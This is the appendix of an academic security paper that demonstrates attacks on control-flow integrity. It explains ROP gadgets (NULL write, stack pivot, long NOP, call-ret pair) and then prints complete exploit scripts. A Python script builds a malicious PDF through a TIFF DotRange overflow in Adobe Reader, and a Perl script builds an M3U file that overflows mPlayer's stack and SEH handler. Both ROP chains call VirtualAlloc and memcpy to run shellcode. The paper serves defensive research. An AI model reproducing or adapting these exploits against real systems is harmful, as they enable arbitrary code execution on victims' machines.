[41] Z. Wang and X. Jiang. HyperSafe: A lightweight approach to provide lifetime hypervisor control-flow integrity. In *IEEE Symposium on Security and Privacy*, 2010.

[42] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar. Native Client: A sandbox for portable, untrusted x86 native code. In *IEEE Symposium on Security and Privacy*, 2009.

[43] B. Zeng, G. Tan, and G. Morrisett. Combining control-flow integrity and static analysis for efficient and validated data sandboxing. In *ACM Conference on Computer and Communications Security (CCS)*, 2011.


[44] C. Zhang, T. Wei, Z. Chen, L. Duan, L. Szekeres, S. McCamant, D. Song, and W. Zou. Practical control flow integrity & randomization for binary executables. In *IEEE Symposium on Security and Privacy*, Oakland '13, 2013.

[45] M. Zhang and R. Sekar. Control flow integrity for COTS binaries. In *USENIX Security Symposium*, 2013.

## A NULL-Byte Write Gadget

In real-world exploits it is useful to have gadgets that allow one to conveniently write a NULL word to memory. This is important as real-world vulnerabilities typically do not allow an adversary to write a NULL byte in the payload, but such functionality is indeed needed to write a 32-bit NULL word on the stack when required as a parameter to function calls.

A prominent example is the traditional *strcpy(dest,src)* vulnerability, which can be exploited to write data beyond the boundaries of the *src* variable. However, *strcpy()* stops copying input data after encountering a NULL byte.



```
AND [ebp-20h],0
RET
```

```
POP ebp
RET
```

*Figure 8:* Details of NULL Gadget

Our choice for such a gadget is shown in Figure 8. This gadget first loads the target address into ebp with the first ROP sequence. The next sequence exploits the and instruction to generate a NULL word at the memory location pointed to by ebp-20h.

## B Stack Pivot Gadgets

We take advantage of two distinct stack pivot gadgets shown in Table 8. The first one is our unconditional branch gadget, which moves ebp via the leave instruction to esp. The other sequence takes the value of esi and loads it into esp. In both sequences, the adversary must control the source register ebp and esi, respectively. This is achieved by invoking a load register gadget beforehand. Note also that several vulnerabilities allow an adversary to load these registers with the correct values at the time the buffer overflow occurs, which would make the ROP attack easier.

| Type | Call-Preceded Sequence (ending in `ret`) |
|---|---|
| Pivot 1 | `leave` |
| Pivot 2 | `mov esp, esi; pop ebx; pop edi;`<br>`pop esi; pop ebp` |

*Table 8:* Stack Pivot Gadgets

## C Details of Long-NOP Gadget

```
pop esi ; ptr to writable mem for NOP
pop edi ; ptr to writable mem for NOP
pop ebp ; unused in NOP
retn 8  ; -> insert 8 bytes junk after
    next gadget
```

*Listing 1:* Pre-Seuence for LNOP


```
movzx eax, ax
mov [esi+4], eax     ; 5 writes to
mov [esi+8], 1F4Bh   ; a 20 byte
mov [esi+14h], 5     ; memory region
mov [esi+10h], 1Fh
mov [esi+0Ch], 0Ch
push 3Bh
pop eax
mov [esi+1Ch], eax   ; 2 writes to
mov [esi+20h], eax   ; 8 byte region
xor eax, eax
mov [esi+18h], 17h   ; another 8 bytes
mov [esi+24h], 98967Fh
mov [edi+18h], eax   ; if edi == esi
mov [edi+1Ch], eax   ; these writes
mov [edi+20h], eax   ; goto the same
mov [edi+24h], eax   ; region as before
pop edi    ; (optional:) restore edi
pop esi    ; (optional:) restore esi
mov eax, ebx
pop ebx    ; (optional:) load former eax
pop ebp
retn 0Ch
```

*Listing 2:* Long sequence used for LNOP gadget

## D Details of Call-Ret-Pair Gadget for cdecl Functions

With our Call-Ret-Pair gadget (see Section 4.2.1), it is possible to call *VirtualAlloc()* in a CFI compliant way and afterwards continue with the execution of subsequent

ROP gadgets. This was enabled by a return following the indirect call instruction. However, not only a return is necessary, but the top of the stack should also provide the address of the next gadget.



```
PUSH [ebp+10h]
PUSH [ebp+Ch]
PUSH [ebp+8]
PUSH [ebp+4]
PUSH [ebp]
CALL esi
POP esi
POP edi
POP ebp
RET
```

```
Copy n Bytes
...
RET
```

```
POP esi
POP ebp
RET
```

*Figure 9:* Details of Call-Ret-Pair Gadget for cdecl functions

The attentive reader has probably noticed that this is only the case for *VirtualAlloc()* because it is declared with the `stdcall` calling convention, as are most of the WinAPI functions. As such, the callee cleans its arguments from the stack (e.g., with a `retn 8` instructions). On the other hand, for the `cdecl` calling convention, this task is delegated to the caller.

When returning from a call to `cdecl`-declared functions, including *memcpy()* from the C standard library, the stack has not yet been cleaned. The gadget depicted in Figure 9, tackles this issue by executing three `pop` instructions after the `call` instruction. Because the gadget pushes five words on the stack prior to the `call`, the fourth of those pushed words has to point to the next gadget.

# E Source Code of Hardened Adobe PDF ROP Attack[8]

```
#!/usr/bin/env python2.7
import sys, base64, struct, zlib, StringIO

# Assumes fixed addresses for WinExec and ExitProcess.
shellcode =  "\x31\xC0"                 # xor eax,eax
shellcode += "\x50"                     # push eax
shellcode += "\x68\x63\x61\x6C\x63"     # push dword 0x636c6163
shellcode += "\x54"                     # push esp
shellcode += "\x87\x04\x24"             # xchg eax,[esp]
shellcode += "\x50"                     # push eax
shellcode += "\xB8\x9E\xED\xE6\x77"     # mov eax,0x77e6ed9e
shellcode += "\xFF\xD0"                 # call eax
shellcode += "\x58"                     # pop eax
shellcode += "\xB8\xD2\xBB\xE3\x77"     # mov eax,0x77e3bbd2
shellcode += "\xFF\xD0"                 # call eax

# TIFF with unchecked tag length field -> memcpy writes payload on the stack
TIFF_OFFSET = 0x2038                    # Offset of the first Image File Directory in the TIFF file
tiff =  '\x49\x49\x2a\x00'              # TIFF magic number and byte order (LE)
tiff += struct.pack("<L", TIFF_OFFSET)  # Offset of first "Image File Directory" (IDF)
tiff += '\x00' * (TIFF_OFFSET - 8)      # Fill with NULL up to the IDF (minus magic number/byte order)
# First (and only) IDF follows:
tiff += "\x07\x00"                      # Number of Tags in this IFD, here 7. Each Tag is 12 Bytes.
tiff += "\x00\x01\x03\x00\x01\x00"      # Tag 1: 0x100 == ImageWidth
tiff += "\x00\x00\x30\x20\x00\x00"
tiff += "\x01\x01\x03\x00\x01\x00"      # Tag 2: 0x101 == ImageLength
tiff += "\x00\x00\x01\x00\x00\x00"
tiff += "\x03\x01\x03\x00\x01\x00"      # Tag 3: 0x103 == Compression
tiff += "\x00\x00\x01\x00\x00\x00"
tiff += "\x06\x01\x03\x00\x01\x00"      # Tag 4: 0x106 == PhotometricInterpretation
tiff += "\x00\x00\x01\x00\x00\x00"
tiff += "\x11\x01\x04\x00\x01\x00"      # Tag 5: 0x111 == StripOffsets
tiff += "\x00\x00\x08\x00\x00\x00"
tiff += "\x17\x01\x04\x00\x01\x00"      # Tag 7: 0x117 == StripByteCounts
tiff += "\x00\x00\x30\x20\x00\x00"
# Here happens the actual Integer Overflow:
tiff += "\x50\x01"                      # Tag 8: 0x150 == DotRange
tiff += "\x03\x00"                          # Datatype: SHORT == 2 Bytes == WORD
tiff += "\xCC\x00\x00\x00"                  # Number of Values: 0xCC == 204 (but only space for 0x1!)
tiff += "\x92\x20\x00\x00"                  # Offset to data of this tag. memcpy copies from there to ↩
       the stack
tiff += "\x00\x00\x00\x00"              # end of this IDF, and also last IDF: NULL DWORD

#######################################################################################################
# Here comes the ROP chain. This is at offset 0x2092, the following is on the stack.
#######################################################################################################
virtualalloc_addr = 0x77e2c42a
memcpy_addr       = 0x77ef4cc0
nop_writable_mem  = 0x004090ff          # memory to which the long NOP is writing 36 Bytes
memcpy_args_addr  = 0x12e6d8            # ptr to the memcpy arguments in this payload (see below)
shellcode_addr    = 0x12e6ec            # ptr to the shellcode inside this payload (see below)

tiff += "\x00\x0C\x0C\x08"
tiff += "JUNK"                          # gets in EBP via LEAVE

# PHASE 1: Call VirtualAlloc with simple call gadget
tiff += struct.pack("<L", 0x77e1eb4c)   # POP ESI; POP EBP; RETN 4
tiff += struct.pack("<L", virtualalloc_addr)# ESI: &VirtualAlloc
tiff += struct.pack("<L", 0x0+0x34)         # EBP: VirtualAlloc parameter: lpAddress == NULL (+34h)
tiff += struct.pack("<L", 0x77e7d1a7)   # Call gadget: LEA EAX, [EBP-34h]; PUSH EAX; CALL ESI; RETN
tiff += "RETN"                              # for RETN 4 above, EAX gets pushed here
tiff += struct.pack("<L", 0x1000)           # VirtualAlloc parameter: size == 0x1000
tiff += struct.pack("<L", 0x1000)           # VirtualAlloc parameter: AllocationType == 0x1000 == ↩
       MEM_COMMIT
tiff += struct.pack("<L", 0x40)             # VirtualAlloc parameter: Protect == 0x40 == ↩
       PAGE_EXECUTE_READWRITE

# PHASE 2: Save result from EAX (i.e., the new page address allocated in PHASE 1) to memory + long NOP
tiff += struct.pack("<L", 0x77e7dd76)   # POP ESI; POP EDI; POP EBP; RETN 8
tiff += struct.pack("<L", memcpy_args_addr) # ESI: ptr to first argument of memcpy
tiff += struct.pack("<L", nop_writable_mem) # EDI: NOP junk memory ptr
tiff += "JUNK"                              # EBP: junk
tiff += struct.pack("<L", 0x77e87b53);  # MOV [ESI], EAX; XOR EAX, EAX; POP ESI; POP EBP; RETN 4
tiff += "RETN"                              # for RETN 8 above
tiff += "RETN"                              # for RETN 8 above
tiff += struct.pack("<L", nop_writable_mem) # ESI: NOP junk memory ptr
tiff += "JUNK"                              # EBP: junk
tiff += struct.pack("<L", 0x77e83204)   # Long NOP gadget: ... POP EDI; POP ESI; MOV EAX, EBX; POP EBX;↩
        POP EBP; RETN 0Ch
tiff += "RETN"                              # for RETN 4 above
tiff += struct.pack("<L", nop_writable_mem) # EDI: NOP junk memory ptr
tiff += struct.pack("<L", memcpy_addr)      # ESI: &memcpy
tiff += "JUNK"                              # EBX: junk
tiff += struct.pack("<L", memcpy_args_addr+16-0x18) # EBP: ptr to memory with arguments

# PHASE 3: Call memcpy, the call gadget pushes the arguments from prepared memory
tiff += struct.pack("<L", 0x77e6bfa7)   # Call gadget, see below
tiff += "RETN"                              # for RETN C above
tiff += "RETN"                              # for RETN C above
tiff += "RETN"                              # for RETN C above
    # pushes prepared arguments on the stack:
    #   PUSH [EBP+18]; MOV [someaddr], ESI; PUSH [EBP+14]; PUSH [EBP+10]; PUSH [EBP+C]; PUSH [EBP+8];
    # call function and pop arguments from the stack:
    #   CALL ESI; POP ESI; POP EDI; POP EBP; RETN 14

# PHASE 4: After calling memcpy, the gadget will pop the destination addr into ESI and
# return into CALL ESI gadget (see below)

# memcpy args region (should be at memcpy_args_addr)
tiff += "JUNK"                              # dest:  gets overwritten with EAX == new page address
tiff += struct.pack("<L", shellcode_addr)   # src:   where the shellcode is on the stack
tiff += struct.pack("<L", 300)              # count: how many bytes to copy
tiff += struct.pack("<L", 0x77e48f34)       # Return address, next gadget: PUSH EAX; CALL ESI
tiff += "JUNK"

# shellcode to copy (should be at shellcode_addr)
tiff += '\x90' * 100                        # Fill with NOPs
tiff += shellcode                           # the shellcode

#######################################################################################################
# The following generates the malicious PDF.
#######################################################################################################
xml= '''<?xml version="1.0" encoding="UTF-8" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">

[...] (see footnote)

<topmostSubform>
<ImageField1 xfa:contentType="image/tif" href="">'''+base64.b64encode(tiff)+'''</ImageField1>
</topmostSubform>

[...] (see footnote)

</xdp:xdp>

'''

xml_compressed = zlib.compress(xml)

pdf='''%PDF-1.6
1 0 obj
<</Filter /FlateDecode/Length ''' + str(len(xml_compressed)) + '''/Type /EmbeddedFile>>
stream
''' +xml_compressed+'''
endstream
endobj
2 0 obj
<</V () /Kids [3 0 R] /T (topmostSubform[0]) >>
endobj
3 0 obj
<</Parent 2 0 R /Kids [4 0 R] /T (Page1[0])>>
endobj
4 0 obj
<</MK <</IF <</A [0.0 1.0]>>/TP 1>>/P 5 0 R/FT /Btn/TU (ImageField1)/Ff 65536/Parent 3 0 R/F 4/DA (/↩
       CourierStd 10 Tf 0 g)/Subtype /Widget/Type /Annot/T (ImageField1[0])/Rect [107.385 705.147 ↩
       188.385 709.087]>>
endobj
5 0 obj
<</Rotate 0 /CropBox [0.0 0.0 612.0 792.0]/MediaBox [0.0 0.0 612.0 792.0]/Resources <</XObject >>/↩
       Parent 6 0 R/Type /Page/PieceInfo null>>
endobj
6 0 obj
<</Kids [5 0 R]/Type /Pages/Count 1>>
endobj
7 0 obj
<</PageMode /UseAttachments/Pages 6 0 R/MarkInfo <</Marked true>>/Lang (en-us)/AcroForm 8 0 R/Type /↩
       Catalog>>
endobj
8 0 obj
<</DA (/Helv 0 Tf 0 g )/XFA [(template) 1 0 R]/Fields [2 0 R]>>
endobj xref
trailer
<</Root 7 0 R/Size 9>>
startxref
14765
%%EOF'''

print "Creating PDF file";
f = open("Exploit.pdf",mode='wb')
f.write(pdf)
f.close()
print "done!"
```

[8] For the original exploit, see [25]

# F Source Code of Hardened mPlayer ROP Attack[9]

```
#!/usr/bin/env perl
use strict;
use warnings;
use IO::File;
# Badchars in this exploit (shellcode and ROP chain): \x00\x0a\x0d\x20 -> need store_neg_1
# Shellcode with fixed addresses for WinExec and ExitProcess
my $shellcode = "\x31\xC0".             # xor eax,eax
                "\x50".                 # push eax
                "\x68\x63\x61\x6C\x63". # push dword 0x636c6163
                "\x54".                 # push esp
                "\x87\x04\x24".         # xchg eax,[esp]
                "\x50".                 # push eax
                "\xB8\x9E\xED\xE6\x77". # mov eax,0x77e6ed9e
                "\xFF\xD0".             # call eax
                "\x58".                 # pop eax
                "\xB8\xD2\xBB\xE3\x77". # mov eax,0x77e3bbd2
                "\xFF\xD0";             # call eax
my $virtualalloc_addr      = 0x77e2c42a;
my $memcpy_addr            = 0x77ef4cc0;
my $fake_stack             = 0x649e8f21;
my $nop_writeable_mem_addr = 0x649db421;
sub store_simple { # subroutine for storing a non-null value in a non-null address
    my ($val, $addr) = @_;              # first parameter: value, second: address
    my $chain = pack('V',0x77e7dd76);   # POP ESI; POP EDI; POP EBP; RETN 8
    $chain .= pack('V', $nop_writeable_mem_addr-4); # ESI: addr to junk region
    $chain .= pack('V', $nop_writeable_mem_addr);   # EDI: addr to junk region
    $chain .= "JUNK";                               # EBP: JUNK
    $chain .= pack('V',0x77e83204);     # Long NOP gadget: Writes to [ESI] and [EDI]. Ends with: POP ↩
           EDI; POP ESI; MOV EAX, EBX; POP EBX; POP EBP; RETN 0Ch
    $chain .= "RETN";                       # junk for RETN 8 above
    $chain .= "RETN";                       # junk for RETN 8 above
    $chain .= "JUNK";                       # EDI: JUNK
    $chain .= pack('V', $val);              # ESI: value to store
    $chain .= "JUNK";                       # EBI: JUNK
    $chain .= pack('V', $addr+0x20);        # EBP: address + offset
    $chain .= pack('V',0x77e72f0f);     # MOV [EBP-20h], ESI; RETN
    $chain .= "RETN";                       # junk for RETN C above
    $chain .= "RETN";                       # junk for RETN C above
    $chain .= "RETN";                       # junk for RETN C above
    return $chain;
}
sub store_neg_1 { # subroutine for storing the "negative minus one" of a value in a non-null addr
    my ($val, $addr) = @_;              # first parameter: value, second: addr
    my $chain = pack('V',0x77e7dd76);   # POP ESI; POP EDI; POP EBP; RETN 8
    $chain .= pack('V', $nop_writeable_mem_addr-4); # ESI: addr to junk region
    $chain .= pack('V', $nop_writeable_mem_addr);   # EDI: addr to junk region
    $chain .= "JUNK";                           # EBP: JUNK
    $chain .= pack('V',0x77e83204);     # Long NOP gadget: Writes to [ESI] and [EDI]. Ends with: POP ↩
           EDI; POP ESI; MOV EAX, EBX; POP EBX; POP EBP; RETN 0Ch
    $chain .= "RETN";                       # junk for RETN 8 above
    $chain .= "RETN";                       # junk for RETN 8 above
    $chain .= "JUNK";                       # EDI: JUNK
    $chain .= pack('V', -($val-1));         # ESI: negative of value to store
    $chain .= "JUNK";                       # EBI: JUNK
    $chain .= "JUNK";                       # EBP: JUNK
    $chain .= pack('V',0x77e11c5f);     # XOR EAX, EAX; INC EAX; RETN -> EAX == 1
    $chain .= "RETN";                       # junk for RETN C above
    $chain .= "RETN";                       # junk for RETN C above
    $chain .= "RETN";                       # junk for RETN C above
    $chain .= pack('V',0x77e3eb48);     # SUB EAX, ESI; POP ESI; POP EBP; RETN 8
    $chain .= pack('V',$addr);              # ESI: address
    $chain .= "JUNK";                       # EBP: JUNK
    $chain .= pack('V',0x77e87b53);     # MOV [ESI], EAX; XOR EAX, EAX; POP ESI; POP EBP; RETN 4
    $chain .= "RETN";                       # junk for RETN 8 above
    $chain .= "RETN";                       # junk for RETN 8 above
    $chain .= "JUNK";                       # ESI: JUNK
    $chain .= "JUNK";                       # EBP: JUNK
    $chain .= pack('V',0x77e12108);     # RETN == NOP
    $chain .= "RETN";                       # junk for RETN 4 above
    return $chain;
}
sub call_func { # call function where arguments are prepared in memory beforehand
    my ($func_addr, $arguments_addr) = @_;      # parameter: addr of function, addr of first argument
    my $chain = pack('V',0x77e7dd76);       # POP ESI; POP EDI; POP EBP; RETN 8
    $chain .= pack('V', $nop_writeable_mem_addr-4); # ESI: addr to junk region
    $chain .= pack('V', $nop_writeable_mem_addr);   # EDI: addr to junk region
    $chain .= "JUNK";                               # EBP: JUNK
    $chain .= pack('V',0x77e83204);         # Long NOP gadget: Writes to [ESI] and [EDI]. Ends with: ↩
           POP EDI; POP ESI; MOV EAX, EBX; POP EBX; POP EBP; RETN 0Ch
    $chain .= "RETN";                           # junk for RETN 8 above
    $chain .= "RETN";                          # junk for RETN 8 above
    $chain .= "JUNK";                          # EDI: JUNK
    $chain .= pack('V',$func_addr);            # ESI: Address of function
    $chain .= "JUNK";                          # EBI: JUNK
    $chain .= pack('V',$arguments_addr+16-0x18);# EBP: ptr to memory with arguments
    $chain .= pack('V',0x77e6bfa7);        # Call gadget, see below
    $chain .= "RETN";                          # junk for RETN C above
    $chain .= "RETN";                          # junk for RETN C above
    $chain .= "RETN";                          # junk for RETN C above
    # pushes arguments on the stack:
    #   PUSH [EBP+18]; MOV [someaddr], ESI; PUSH [EBP+14]; PUSH [EBP+10]; PUSH [EBP+C]; PUSH [EBP+8];
    # call function and pop arguments from the stack:
    #   CALL ESI; POP ESI; POP EDI; POP EBP; RETN 14
    return $chain;
    # NOTE: You have to adjust stack. Depends if function is stdcall/cdecl (and for cdecl: # of ↩
           arguments)
}

# PHASE 1: prepare arguments for VirtualAlloc
my $rop = "";                                       # [EBP+8]:  VirtualAlloc parameter: lpAddress == ↩
       NULL (in our case: is already NULL)
$rop .= store_neg_1(0x1000, $fake_stack+4);         # [EBP+C]:  VirtualAlloc parameter: dwSize == what ↩
       you like, but at least some hundred bytes
$rop .= store_neg_1(0x1000, $fake_stack+8);         # [EBP+10]: VirtualAlloc parameter: flAllocType == ↩
       MEM_COMMIT == 0x1000
$rop .= store_neg_1(0x40, $fake_stack+12);          # [EBP+14]: VirtualAlloc parameter: flProtect == ↩
       PAGE_EXECUTE_READWRITE == 0x40
$rop .= store_simple($fake_stack, $fake_stack+16);  # [EBP+18]: will land in ESI during call gadget, ↩
       addr to store EAX

# PHASE 2: call into VirtualAlloc
$rop .= call_func($virtualalloc_addr, $fake_stack); # Call gadget, see above
$rop .= pack('V', $nop_writeable_mem_addr);             # EDI: addr to junk region, for long NOP
$rop .= "JUNK";                                         # junk for POP EBP
# store result of call (address of new page) as first memcpy parameter: dest == EAX
$rop .= pack('V',0x77e87b53);               # MOV [ESI], EAX; XOR EAX, EAX; POP ESI; POP EBP; RETN 4
$rop .= "RETN";                                 # junk for RETN 14 of call gadget
$rop .= "RETN";                                 # junk for RETN 14 of call gadget
$rop .= "RETN";                                 # junk for RETN 14 of call gadget
$rop .= "RETN";                                 # junk for RETN 14 of call gadget
$rop .= "RETN";                                 # junk for RETN 14 of call gadget
$rop .= pack('V', $nop_writeable_mem_addr-4);   # ESI: addr to junk region, for long NOP
$rop .= "JUNK";                                 # EBP: JUNK
$rop .= pack('V',0x77e83204);               # Long NOP gadget: Writes to [ESI] and [EDI]. Ends with: ↩
       POP EDI; POP ESI; MOV EAX, EBX; POP EBX; POP EBP; RETN 0Ch
$rop .= "RETN";                                 # junk for RETN 4 above
$rop .= "JUNK";                                 # EDI: JUNK
$rop .= "JUNK";                                 # ESI: JUNK
$rop .= "JUNK";                                 # EBI: JUNK
$rop .= "JUNK";                                 # EBP: JUNK
$rop .= pack('V',0x77e12108);               # RETN
$rop .= "RETN";                                 # junk for RETN C above
$rop .= "RETN";                                 # junk for RETN C above
$rop .= "RETN";                                 # junk for RETN C above

# PHASE 3: prepare arguments for memcpy                     # [EBP+8]:  memcpy parameter: dest == EAX (↩
       already done, directly after VirtualAlloc call, see above)
$rop .= store_neg_1(0x0022ef70+550, $fake_stack+4);         # [EBP+C]:  memcpy parameter: src == our ↩
       shellcode offset
$rop .= store_neg_1(length($shellcode)+500, $fake_stack+8); # [EBP+10]: memcpy parameter: count == ↩
       shellcode length + NOP sled
$rop .= store_neg_1(0x77e48f34, $fake_stack+12);            # [EBP+14]: next gadget address: PUSH EAX; ↩
       CALL ESI, because the first argument (dest/new page addr) will be popped in ESI
                                                            # [EBP+18]: JUNK (is already junk)
# PHASE 4: call into memcpy
$rop .= call_func($memcpy_addr, $fake_stack);

# PHASE 5: call into shellcode
# happens because the call gadget returns to PUSH EAX; CALL ESI (see argument at [EBP+14] above)

my $buf = "\x41" x 492;
$buf .= $rop;
$buf .= ("\x90" x 500);
$buf .= $shellcode;
$buf .= "\x41" x (5172-length($buf));
$buf .= "\xeb\x0f\xcc\xcc";     # SEH overwrite: this is next SEH ptr, the following the actual handler
$buf .= pack('V',0x649b86c2);   # Stack Pivot: ADD ESP, 83C; POP EBX; POP ESI; POP EDI; POP EBP; RETN
$buf .= "\x90" x 400;           # Overflow the stack, so we get an exception -> execute our "SEH"
print "Creating M3U file\n";
open(my $FILE,">Exploit.m3u") || die "Error:\n$!\n";
print $FILE "http:// ".$buf;
close($FILE);
print "done!\n";
```

[9] For the original exploit, see [10]